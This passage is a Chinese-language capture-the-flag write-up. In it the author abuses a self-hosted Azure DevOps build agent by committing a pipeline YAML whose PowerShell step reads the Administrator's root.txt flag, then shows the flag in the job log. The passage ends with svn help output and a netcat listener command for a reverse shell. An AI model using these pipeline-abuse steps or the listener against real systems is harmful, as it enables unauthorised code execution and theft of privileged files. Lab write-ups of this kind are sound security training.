        ENV_BUILD = 'test:build'
    }

    stages {
        stage('测试部署') {
            when {
                branch 'develop'
            }
            environment {
                IMAGE_TAG = 'testing'
                ENV_BUILD = 'test:build'
            }
            steps {
                echo '=====组件更新开始 ====='
                sh 'pwd'
                sh "cd `pwd` ${FRONTEND_DIR} && cnpm install"
                script {
```

找到官方的脚本说明：<https://docs.microsoft.com/en-us/azure/devops/pipelines/yaml-schema?view=azure-devops&tabs=schema%2Cparameter-schema>

在 Steps 中是允许使用 powershell 的

PowerShell

The `powershell` keyword is a shortcut for the [PowerShell](#) task. The task runs a script in Windows PowerShell.


Schema

Example

YAML

```
steps:
- powershell: Write-Host Hello ${name}
  displayName: Say hello
  name: firstStep
  workingDirectory: $(build.sourcesDirectory)
  failOnStderr: true
  env:
    name: Microsoft
```

OK，开始新建管道... 为啥这翻译是叫管道我也挺好奇的。
所以整个工作流程类似是这样子的：



进入 **Pipelines** 新建管道，选择 **Azure Repos Git**

Azure DevOps ekenas / PartsUnlimited / Pipelines 搜索

PartsUnlimited +

- 概述
- Boards
- Repos
- Pipelines**
- 生成
- 发布
- 库
- 任务组
- 部署组
- Test Plans

连接 **选择** **配置** **评审**


新建管道

你的代码在哪里？

- 其他 Git**
任何通用 Git 存储库
- Azure Repos Git** **YAML**
免费专用 Git 存储库、拉取请求和代码搜索
- GitHub Enterprise Server** **YAML**
GitHub Enterprise 的自承载版本
- Subversion**
Apache 提供的集中式版本控制

使用经典编辑器，创建没有 YAML 的管道。

选择代码仓库：



配置这里选择 **初学者管道**，也就是一个最基本的 yaml 配置文件



默认的内容：



修改下，**type C:\Users\Administrator\Desktop\root.txt** 至需要拿到我的 flag 即可。

查看管道 YAML

保存并运行

azure-pipelines.yml

```
1  # Starter pipeline
2  # Start with a minimal pipeline that you can customize to build and deploy your code.
3  # Add steps that build, run tests, deploy, and more:
4  # https://aka.ms/yaml
5
6  trigger:
7  - master
8
9  pool: 'Default'
10
11  steps:
12  - script: type C:\Users\Administrator\Desktop\root.txt
13    displayName: 'Run a one-line script'
14
15  - script: |
16    echo Add other tasks to build, test, and deploy your project.
17    echo See https://aka.ms/yaml
18    displayName: 'Run a multi-line script'
19
```

保存运行后报错，可能是内容不对，我有参考了官方的文档改成下面这个样子。

✓ 连接 ✓ 选择 ✓ 配置 评审

新建管道

查看管道 YAML

azure-pipelines.yml

```
1  trigger:
2  - master
3
4  pool: 'v1'
5
6  steps:
7  - powershell: type C:\Users\Administrator\Desktop\root.txt
8    displayName: 'type root.txt'
```

保存会将 /azure-pipelines.yml 提交到存储库。

提交消息

使用 Azure Pipelines 设置 CI

可选的扩展说明

添加一个可选说明...

☐ 直接提交到 master 分支。
☒ 为此提交创建新分支并启动拉取请求。

azure-pipelines-15

发现还是不行，会报错，检查脚本内的参数。

Azure DevOps

ekenas / PartsUnlimited / Pipelines / 生成 / PartsUnlimited / #20210103.1

搜索

PartsUnlimited

概述
Boards
Repos

在页面的此区域中发生意外错误。
可以尝试重新加载此组件或刷新整个页面。
刷新页面 重新加载组件
显示更多信息

怀疑是 pool 的内容错误，将其改为与代理池中的名称一致。

Azure DevOps

ekenas / 组织设置 / 代理池

集合设置

常规

项目

全局通知

扩展

分析

安全性

安全性

Boards

进程

Pipelines

代理池

部署池

保留期

OAuth 配置

新建代理池...

所有代理池

Setup

池 Setup 的代理

下载代理

代理 角色 详细信息 设置 维护历史记录

已启用	名称	状态	当前状态	请求	功能
<input checked="" type="checkbox"/>	Hamilton11	联机	空闲	ID	类型
<input checked="" type="checkbox"/>	Hamilton12	联机	空闲	179	Build
<input checked="" type="checkbox"/>	Hamilton13	联机	空闲	165	Build
<input checked="" type="checkbox"/>	Hamilton14	联机	空闲	162	Build
<input checked="" type="checkbox"/>	Hamilton15	联机	空闲	131	Build
<input checked="" type="checkbox"/>	Hamilton16	联机	空闲	95	Build
<input checked="" type="checkbox"/>	Hamilton17	联机	空闲	94	Build
<input checked="" type="checkbox"/>	Hamilton18	联机	空闲	93	Build
<input checked="" type="checkbox"/>	Hamilton19	联机	空闲	92	Build
<input checked="" type="checkbox"/>	Hamilton20	联机	空闲	91	Build
<input checked="" type="checkbox"/>	Hamilton21	联机	空闲	90	Build
<input checked="" type="checkbox"/>	Hamilton22	联机	空闲	89	Build
<input checked="" type="checkbox"/>	Hamilton23	联机	空闲	88	Build
<input checked="" type="checkbox"/>	Hamilton24	联机	空闲	87	Build
<input checked="" type="checkbox"/>	Hamilton25	联机	空闲	70	Build
<input checked="" type="checkbox"/>	Hamilton26	联机	空闲		

连接 选择 配置 评审

新建管道

查看管道 YAML

azure-pipelines.yml

```
1 trigger:
2   - master
3
4 pool: 'Setup'
5
6 steps:
7   - powershell: type C:\Users\Administrator\Desktop
8     displayName: 'type root.txt'
9
```

保存并运行

保存会将 /azure-pipelines.yml 提交到存储库。

提交消息

使用 Azure Pipelines 设置 CI

可选的扩展说明

添加一个可选说明...

☐ 直接提交到 master 分支。

☒ 为此提交创建新分支并启动拉取请求。

azure-pipelines-16

这次成功了，可以在日志中直接看到 root 的 flag。

验证 6 已触发 此刻 针对以 为目标的 Robin Islip PartsUnlimited master

日志 摘要 测试

Job

池: Setup · 代理: Hamilton11

开始时间: 2021/1/3 上午3:59:27

11 秒

Initialize job · 已成功

<1 秒

Checkout

10 秒

```
Receiving objects: 5% (1202/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects: 6% (1443/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects: 7% (1683/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects: 8% (1923/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects: 9% (2164/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects: 10% (2404/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects: 10% (2544/24037), 9.58 MiB | 19.14 MiB/s
Receiving objects: 11% (2645/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 12% (2885/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 13% (3125/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 14% (3366/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 15% (3606/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 16% (3846/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 17% (4087/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 18% (4327/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 19% (4568/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 20% (4808/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 21% (5048/24037), 16.21 MiB | 16.21 MiB/s
Receiving objects: 22% (5289/24037), 20.31 MiB | 13.29 MiB/s
Receiving objects: 22% (5302/24037), 20.31 MiB | 13.29 MiB/s
Receiving objects: 22% (5344/24037), 38.87 MiB | 15.14 MiB/s
Receiving objects: 23% (5529/24037), 58.50 MiB | 16.40 MiB/s
Receiving objects: 23% (5651/24037), 58.50 MiB | 16.40 MiB/s
Receiving objects: 24% (5769/24037), 68.68 MiB | 16.88 MiB/s
Receiving objects: 24% (5888/24037), 76.17 MiB | 16.67 MiB/s
```

out root.txt · 挂起

Post-job: Checkout · 挂起

out root.txt

↑ 上一个任务

↓ 下一个任务

```
1  ##[section]Starting: out root.txt
2  =====
3  Task      : PowerShell
4  Description : Run a PowerShell script on Linux, macOS, or Windows
5  Version    : 2.151.1
6  Author     : Microsoft Corporation
7  Help       : https://docs.microsoft.com/azure/devops/pipelines/tasks/utility/powershell
8  =====
9  Generating script.
10 ===== Starting Command Output =====
11 ##[command]"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoLogo -NoProfile -NonInteractive -Executi
12 f0a004a35d0015ad5f5a5f3dc4301d05
```

其他

```
1 $ svn help
2 usage: svn <subcommand> [options] [args]
3 Subversion command-line client.
4 Type 'svn help <subcommand>' for help on a specific subcommand.
5 Type 'svn --version' to see the program version and RA modules,
6     'svn --version --verbose' to see dependency versions as well,
```



```
7      'svn --version --quiet' to see just the version number.
8
9  Most subcommands take file and/or directory arguments, recursing
10 on the directories.  If no arguments are supplied to such a
11 command, it recurses on the current directory (inclusive) by default.
12
13 Available subcommands:
14     add
15     auth
16     blame (praise, annotate, ann)
17     cat
18     changelist (cl)
19     checkout (co)
20     cleanup
21     commit (ci)
22     copy (cp)
23     delete (del, remove, rm)
24     diff (di)
25     export
26     help (?, h)
27     import
28     info
29     list (ls)
30     lock
31     log
32     merge
33     mergeinfo
34     mkdir
35     move (mv, rename, ren)
36     patch
37     propdel (pdel, pd)
38     propedit (pedit, pe)
39     propget (pget, pg)
40     proplist (plist, pl)
41     propset (pset, ps)
42     relocate
43     resolve
44     resolved
45     revert
46     status (stat, st)
47     switch (sw)
48     unlock
49     update (up)
50     upgrade
51
52 Subversion 是版本控制工具。
```

```
53 欲取得详细资料，请参阅 http://subversion.apache.org/
54
55 $ rlwrap nc.traditional -lvvp 9900
```

参考

- <https://www.jianshu.com/p/e67e5787c112>
- <http://svn.gnu.org.ua/svnbook/svn.tour.history.html>
- https://mrxn.net/reverse_shell.php
- <https://www.freebuf.com/sectool/210479.html>
- <https://docs.microsoft.com/en-us/azure/devops/pipelines/yaml-schema?view=azure-devops&tabs=example%2Cparameter-schema#powershell>
- <https://docs.microsoft.com/en-us/azure/devops/pipelines/tasks/?view=azure-devops&viewFallbackFrom=vsts>